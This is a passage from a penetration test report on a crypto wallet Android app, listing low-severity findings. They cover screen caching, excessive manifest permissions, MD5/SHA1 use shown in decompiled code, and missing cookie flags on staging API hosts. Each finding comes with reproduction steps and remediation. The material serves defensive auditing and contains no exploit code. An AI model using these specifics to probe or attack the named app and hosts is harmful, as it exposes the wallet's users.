
To remediate improper remote access tool (RAT) detection, implement robust monitoring and detection mechanisms to identify suspicious activities or unauthorized remote access attempts. Utilize security software and tools designed to detect RATs and continuously scan for unusual patterns. Ensure proper access control measures are in place, like strong authentication and encryption. Regularly update the app's security features, and implement proactive measures such as anti-tampering and root detection to prevent unauthorized access.

REFERENCES


- [Stack Overflow Discussion on Detecting Remote Applications in Android Apps](#)

STEPS TO REPRODUCE


1. Open the AnyDesk application from an android device.




2. Now paste the android device address.




3. Then click on "Start now".




4. Now open the application.



5. Then click on "Start now".



6. Now, open the application and navigate to the Private Key page. Observe the screen through AnyDesk and confirm that the private key is visible remotely.



L-07 Sensitive Data leakage via application screenshot (Screen Caching)

Severity **Low** Status ● Resolved Category Insecure Data Storage

TESTING DETAILS

- Original finding number: 5.23
- Tools used: Memu
- Date of reporting: 11th March 2025

VULNERABILITY OBSERVATION

During the analysis, it was observed that the application allowed users to capture screenshots. Other Malicious applications, users having access to the device could get hold of these screenshots and can leverage this situation threatening data leak.

VULNERABLE LOCATION

The vulnerability is present throughout the xenea-wallet.apk

TECHNICAL IMPACT

Malicious applications can have access to the photo gallery of the user where the screenshots get saved. Data leakage has several consequences such as compromise in privacy of customer, monetary losses to client, lawsuit against client etc.

BUSINESS IMPACT

The exploitation of this vulnerability will require a significant amount of work and time and does not directly affect the organization. Although, it is considered a security best practice to keep the users and their data safe from malicious actors.

REMEDIATION


To prevent sensitive data leakage via screenshots or screen caching, use the FLAG_SECURE flag in the app's activities to block screenshot and screen recording functionality. Avoid displaying sensitive information in notifications or status bars. Additionally, minimize the storage of sensitive data in memory and ensure it's encrypted both in transit and at rest. Regularly audit the app for potential vulnerabilities related to data exposure and implement secure coding practices.

REFERENCES


- [Detect Screenshots in Android](#)
- [Screenshot detection while user using your app](#)

STEPS TO REPRODUCE

1. Open the application and take a screenshot. Note that the application allows taking screenshots.



2. Now open the screenshot.



L-08 Permission Overload: Dangerous Access Granted

Severity

Low

Status Acknowledged

Category Improper Platform Usage

TESTING DETAILS

- Original finding number: 5.26
- Tools used: jadx-gui
- Date of reporting: 11th March 2025

VULNERABILITY OBSERVATION

During testing, it was observed that the application has unnecessary permissions enabled, including:

- android.permission.READ_EXTERNAL_STORAGE
- android.permission.WRITE_EXTERNAL_STORAGE
- android.permission.MANAGE_EXTERNAL_STORAGE
- android.permission.POST_NOTIFICATIONS

These excessive permissions may pose security and privacy risks if exploited by malicious applications or attackers.

VULNERABLE LOCATION

AndroidManifest.xml

TECHNICAL IMPACT

Unnecessary permissions can increase the application's attack surface, potentially allowing unauthorized access to sensitive user data, file manipulation, and exploitation by malicious applications.

BUSINESS IMPACT

A security breach due to excessive permissions can lead to data leakage, regulatory non-compliance, reputational damage, and potential legal consequences, affecting user trust and business credibility.

REMEDIATION

- Follow the principle of least privilege and remove any unnecessary permissions from the AndroidManifest.xml file.
- Use Scoped Storage to limit file access instead of READ_EXTERNAL_STORAGE and WRITE_EXTERNAL_STORAGE.
- Avoid MANAGE_EXTERNAL_STORAGE unless absolutely necessary and provide proper justification if used.
- Restrict POST_NOTIFICATIONS permission only to required scenarios and request runtime permissions only when needed.
- Regularly audit and review permissions to ensure minimal exposure to security risks.

REFERENCES

- [Permissions Overview](#)
- [How Malicious Applications Abuse Android Permissions](#)

STEPS TO REPRODUCE

1. Open the APK in JADX-GUI and analyze the `AndroidManifest.xml` file.

```
AndroidManifest.xml
<?xml version="1.0" encoding="utf-8"?>
2 <manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="8" android:versionName="2.0.0" android:compileSdkVersion="35" android:compileSdkVersion="34">
7   <uses-sdk android:minSdkVersion="24" android:targetSdkVersion="34"/>
11  <uses-feature android:name="android.hardware.camera" android:required="false"/>
15  <uses-permission android:name="android.permission.INTERNET"/>
16  <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE" android:maxSdkVersion="32"/>
19  <uses-permission android:name="android.permission.CAMERA"/>
20  <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" android:maxSdkVersion="32"/>
23  <uses-permission android:name="android.permission.USE_BIOMETRIC"/>
24  <uses-permission android:name="android.permission.MANAGE_EXTERNAL_STORAGE"/>
32  <queries>
33    <intent>
34      <action android:name="android.intent.action.PROCESS_TEXT"/>
36      <data android:mimeType="text/plain"/>
38    </intent>
39    <intent>
40      <action android:name="android.intent.action.GET_CONTENT"/>
41      <data android:mimeType="*/*/>
42    </intent>
43  </queries>
44  <queries>
45    <intent>
46      <action android:name="android.intent.action.VIEW"/>
48      <data android:scheme="https"/>
49    </intent>
50  </queries>
51  <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
52  <uses-permission android:name="android.permission.WAKE_LOCK"/>
53  <uses-permission android:name="android.permission.POST_NOTIFICATIONS"/>
54  <uses-permission android:name="android.permission.VIBRATE"/>
55  <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
56  <uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
57  <uses-permission android:name="com.google.android.gms.permission.AD_ID"/>
58  <uses-permission android:name="android.permission.ACCESS_AD_SERVICES_AD_ID"/>
59  <uses-permission android:name="android.permission.ACCESS_AD_SERVICES_AD_ID"/>
60  <uses-permission android:name="android.permission.USE_FINGERPRINT"/>
61  <uses-permission android:name="com.google.android.finsky.permission.BIND_GET_INSTALL_REFERRER_SERVICE"/>
62  <uses-permission android:name="com.google.android.providers.gsf.permission.READ_GSERVICES"/>
63  <permission android:name="com.xenea.wallet.stg.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION" android:protectionLevel="signature"/>
64  <uses-permission android:name="com.xenea.wallet.stg.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION"/>
65  <application android:label="Xenea Wallet Staging" android:icon="@mipmap/ic_launcher" android:name="android.app.Application" android:extractNativeLibs="false" android:allowBackup="true" android:theme="@style/LaunchTheme" android:configChanges="orientation|screenSize|uiMode" android:launchMode="singleTop" android:configChanges="orientation|screenSize|uiMode">
66    <activity android:name="com.xenea.app.MainActivity" android:exported="true" android:launchMode="singleTop" android:configChanges="orientation|screenSize|uiMode">
67      <intent-filter>
68        <action android:name="android.intent.action.MAIN"/>
69        <category android:name="android.intent.category.LAUNCHER"/>
70      </intent-filter>
71    </activity>
72  </application>
73  <meta-data android:name="io.flutter.embedding.android.NormalTheme" android:resource="@style/NormalTheme"/>
74  </manifest>
```

L-09 Weak Encryption Algorithm Compromises App Data Security

Severity **Low** Status ● Resolved Category Insecure Communication

TESTING DETAILS

- Original finding number: 5.27
- Tools used: jadx-gui
- Date of reporting: 11th March 2025

VULNERABILITY OBSERVATION

During testing, it was observed that the application uses a weak encryption algorithm (which is MD5,SHA1) to protect sensitive data.

VULNERABLE LOCATION

The vulnerability is present throughout the xenea-wallet.apk

TECHNICAL IMPACT

If an application uses a weak encryption algorithm, sensitive data becomes vulnerable to attacks such as brute-force or cryptographic cracking. Attackers can easily decrypt confidential information like passwords, personal details, or financial data. This compromises user privacy, allows unauthorized access, and can lead to data breaches or financial losses. The overall integrity and trustworthiness of the application are severely undermined, exposing users to significant security risks.

BUSINESS IMPACT

A weak implementation of a hashing algorithm can lead to security vulnerabilities, such as password cracking or data integrity breaches. To mitigate this risk, use strong, industry-standard hashing algorithms like bcrypt, Argon2, or PBKDF2 with proper salting and key stretching. Avoid outdated algorithms like MD5 or SHA-1, as they are susceptible to collision and brute-force attacks.

REMEDIATION


To remediate the use of a weak encryption algorithm, replace it with a modern, secure algorithm like AES-256 or RSA with appropriate key management practices. Ensure that encryption keys are stored securely, and implement strong key derivation techniques such as PBKDF2 or bcrypt for password storage. Regularly audit cryptographic libraries and algorithms to stay compliant with industry standards and best practices, ensuring the application's security remains robust.

REFERENCES


- [MD5 vs SHA-1 vs SHA-2 – Which is the Most Secure Encryption Hash and How to Check Them](#)
- [Weak Hashing Algorithm Vulnerability](#)
- [What is MD5? Understanding Message-Digest Algorithms](#)

STEPS TO REPRODUCE


1. Open the app in the jadx-gui and search "MD5"



2. Now, open any of the highlighted value and observe it



3. Do same for SHA1



```

5      String f5 = c1296g.r().f();
9      if (f5 != null) {
11         return f5;
12     }
16     String c5 = c1296g.r().c();
26     if (!c5.startsWith("1:") && !c5.startsWith("2:")) {
36         return c5;
37     }
39     String[] split = c5.split(":");
46     if (split.length != 4) {
45         return null;
46     }
50     String str = split[1];
56     if (str.isEmpty()) {
45         return null;
46     }
246    return str;
    }

    private static String c(PublicKey publicKey) {
        try {
11         byte[] digest = MessageDigest.getInstance("SHA1").digest(publicKey.getEncoded());
25         digest[0] = (byte) (((digest[0] & 15) + 112) & 255);
31         return Base64.encodeToString(digest, 0, 8, 11);
        } catch (NoSuchAlgorithmException unused) {
40             Log.w("ContentValues", "Unexpected error, device missing required algorithms");
43         }
        return null;
    }

    private String d(String str) {
        try {
8         return new JSONObject(str).getString("token");
        } catch (JSONException unused) {
13         return null;
        }
    }

    private PublicKey e(String str) {
        try {
18         return KeyFactory.getInstance("RSA").generatePublic(new X509EncodedKeySpec(Base64.decode(str, 8)));
        } catch (IllegalArgumentException | NoSuchAlgorithmException | InvalidKeySpecException e5) {
47             Log.w("ContentValues", "Invalid key stored " + e5);
        }
    }

```

Text search SHA-1

Search for text: SHA-1

Search definitions of: ☐ Class ☐ Method ☐ Field ☒ Code ☐ Resource ☐ Comments

Search options: ☒ Case-insensitive ☐ Regex ☐ Active tab only

Node

```

com.google.android.gms.internal.p002firebaseauthapi.zzadg[...] void
com.google.firebase.messaging.G.e() String
12.AbstractC20321.z(String) String
sparseArray.put(17028, new Pair("ERROR_APP_NOT_AUTHORIZED", "This app is not authorized to use Firebase
return b(MessageDigest.getInstance("SHA1").digest(this.f9867a.q).getBytes());
return r(str, "SHA1");

```

```

14         return false;
15     }
16     return true;
17 }

    public static boolean w() {
9         if (!Build.PRODUCT.contains("sdk")) {
11             String str = Build.HARDWARE;
19             if (!str.contains("goldfish") && !str.contains("ranchu")) {
30                 return false;
31             }
32         }
        return true;
    }

    public static boolean x() {
1         boolean w5 = w();
5         String str = Build.TAGS;
8         if ((!w5 && str != null && str.contains("test-keys")) || new File("/system/app/Superuser.apk").exists()) {
7             return true;
39         }
42         File file = new File("/system/xbin/su");
43         if (!w5 && file.exists()) {
7             return true;
51         }
        return false;
    }

    public static boolean y(String str, String str2) {
1         if (str == null) {
3             if (str2 == null) {
5                 return true;
7             }
9             return false;
        }
        return str.equals(str2);
    }

    public static String z(String str) {
3         return r(str, "SHA-1");
    }

```

L-10 Missing cookie attributes – httponly,secure,SameSite and path set to root

Severity **Low** Status ● Acknowledged Category Missing cookie attributes

TESTING DETAILS

- Original finding number: 5.29
- Tools used: Burp Suite
- Date of reporting: 10th March 2025

VULNERABILITY OBSERVATION

The API response contains a Set-Cookie header with missing security attributes:

- HttpOnly flag is not set, making the cookie accessible via JavaScript, increasing the risk of XSS-based session hijacking.
- Secure flag is not set, allowing the cookie to be transmitted over an unencrypted HTTP connection, making it vulnerable to MITM attacks.
- SameSite is set to None, making the application susceptible to Cross-Site Request Forgery (CSRF) attacks.
- Path is set to /, increasing the attack surface by allowing access to the cookie across all endpoints.

VULNERABLE LOCATION

http://api-stg.xenea.network/*

https://mobile-api.staging.xenea.app/*

Set-Cookie headers in the response.

TECHNICAL IMPACT

Session Hijacking: Attackers can steal session cookies via JavaScript execution (XSS). MITM Attacks: Cookies can be intercepted if transmitted over an unencrypted connection. CSRF Attacks: The application is vulnerable to unauthorized actions performed on behalf of an authenticated user.

BUSINESS IMPACT

User Account Takeover due to session hijacking. Data Leakage if cookies are intercepted. Unauthorized Transactions via CSRF exploitation.

